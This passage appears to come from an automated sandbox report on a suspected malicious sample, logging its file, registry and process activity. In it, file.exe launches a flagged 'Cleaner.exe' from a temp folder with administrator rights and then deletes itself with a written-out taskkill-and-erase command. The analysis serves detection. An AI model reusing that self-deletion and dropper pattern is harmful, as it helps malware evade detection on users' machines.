C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7058	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7098	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7102	2	09 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7104	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7138	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7142	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7146	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7242	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7246	2	09 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7248	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7284	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7288	2	09 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7290	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7314	4	0d 00 0a 00		success or wait	3	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7318	2	09 00		success or wait	6	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7322	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7580	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7584	2	09 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7586	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7612	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7616	2	09 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7618	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 32 00 3a 00 33 00 39 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:42:39Z">	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7718	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7722	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7726	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 31 00 33 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="306" PID="6136" UptimeMS="2406" TimeSinceCreationMS="2406" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7988	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7992	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	7996	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	8016	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	8020	2	09 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	8022	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	8060	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	8064	2	09 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	8066	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	8104	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	8108	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	8112	98	3c 00 47 00 75 00 69 00 64 00 3e 00 31 00 35 00 35 00 35 00 63 00 31 00 38 00 37 00 2d 00 32 00 34 00 34 00 63 00 2d 00 34 00 30 00 38 00 64 00 2d 00 39 00 64 00 33 00 62 00 2d 00 39 00 37 00 65 00 35 00 64 00 34 00 63 00 39 00 62 00 39 00 34 00 32 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>1555c187-244c-408d-9d3b-97e5d4c9b942</Guid>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	8210	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	8214	2	09 00		success or wait	2	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	8218	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 32 00 3a 00 33 00 39 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:42:39Z</CreationTime>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	8316	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	8320	2	09 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	8322	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	8362	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	8366	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3052.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_054230ad\Report.wer	0	2	fd fd		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_054230ad\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	172	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_054230ad\Report.wer	11534	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 36 00 37 00 33 00 34 00 34 00 37 00 31 00 38 00 30 00	MetadataHash=673447180	success or wait	1	6D8A497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{10a62c29-c20a-2285-04ad-def6f2c2d984}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6D8C36BF	unknown
\REGISTRY\A\{10a62c29-c20a-2285-04ad-def6f2c2d984}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6D8C36BF	unknown
\REGISTRY\A\{10a62c29-c20a-2285-04ad-def6f2c2d984}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6D8A43D1	unknown

Analysis Process: cmd.exe PID: **5144**, Parent PID: **6136**

General

Target ID:	28
Start time:	17:42:39
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\cmd.exe" /c start /I "" "C:\Users\user\AppData\Local\Temp\gVbgwXdNtgMn\Cleaner.exe
Imagebase:	0x1b0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5112**, Parent PID: **5144**

General

Target ID:	29
Start time:	17:42:40
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: Cleaner.exe PID: **4628**, Parent PID: **5144**

General

Target ID:	30
Start time:	17:42:40
Start date:	03/10/2022
Path:	C:\Users\user\AppData\Local\Temp\gVbgwXdNtgMn\Cleaner.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\gVbgwXdNtgMn\Cleaner.exe"
Imagebase:	0x22e68860000
File size:	3947920 bytes
MD5 hash:	04514BD4962F7D60679434E0EBE49184
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 29%, ReversingLabs

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD0044F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD0044F1E9	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD0031B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFD0031B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFD003F12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD00322625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	7FFD003F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFD003F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	7FFD003F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFD003F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFD003F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFD003F12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD0031B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFD0031B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFCFF27B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFCFF27B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Accessibility\053d7928abe50e911f11f88a6e79aa8d\Accessibility.ni.dll.aux	unknown	300	success or wait	1	7FFD003F12E7	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\GCleaner	success or wait	1	7FFCFF27E75B	RegCreateKeyExW
HKEY_CURRENT_USER\Software\GCleaner\Trial	success or wait	1	7FFCFF27E75B	RegCreateKeyExW
HKEY_CURRENT_USER\SOFTWARE\GCleaner\License	success or wait	1	7FFCFF27E75B	RegCreateKeyExW
HKEY_CURRENT_USER\SOFTWARE\GCleaner\Install	success or wait	1	7FFCFF27E75B	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\GCleaner\Trial	Count	unicode	0	success or wait	1	7FFCFF2803AD	RegSetValueExW
HKEY_CURRENT_USER\Software\GCleaner\License	License	unicode	0	success or wait	1	7FFCFF2803AD	RegSetValueExW
HKEY_CURRENT_USER\Software\GCleaner\Install	Postcheck	unicode	Confirmed	success or wait	1	7FFCFF2803AD	RegSetValueExW

Analysis Process: WerFault.exe PID: **5216**, Parent PID: **6136**

General

Target ID:	32
Start time:	17:43:10
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 1556
Imagebase:	0x7ff6da640000

File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6044**, Parent PID: **6136**

General

Target ID:	35
Start time:	17:44:12
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c taskkill /im "file.exe" /f & erase "C:\Users\user\Desktop\file.exe" & exit
Imagebase:	0x1b0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6060**, Parent PID: **6044**

General

Target ID:	36
Start time:	17:44:12
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: taskkill.exe PID: **6080**, Parent PID: **6044**

General

Target ID:	37
Start time:	17:44:12
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\taskkill.exe
Wow64 process (32bit):	true
Commandline:	taskkill /im "file.exe" /f
Imagebase:	0xe10000
File size:	74752 bytes
MD5 hash:	15E2E0ACD891510C6268CB8899F2A1A1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly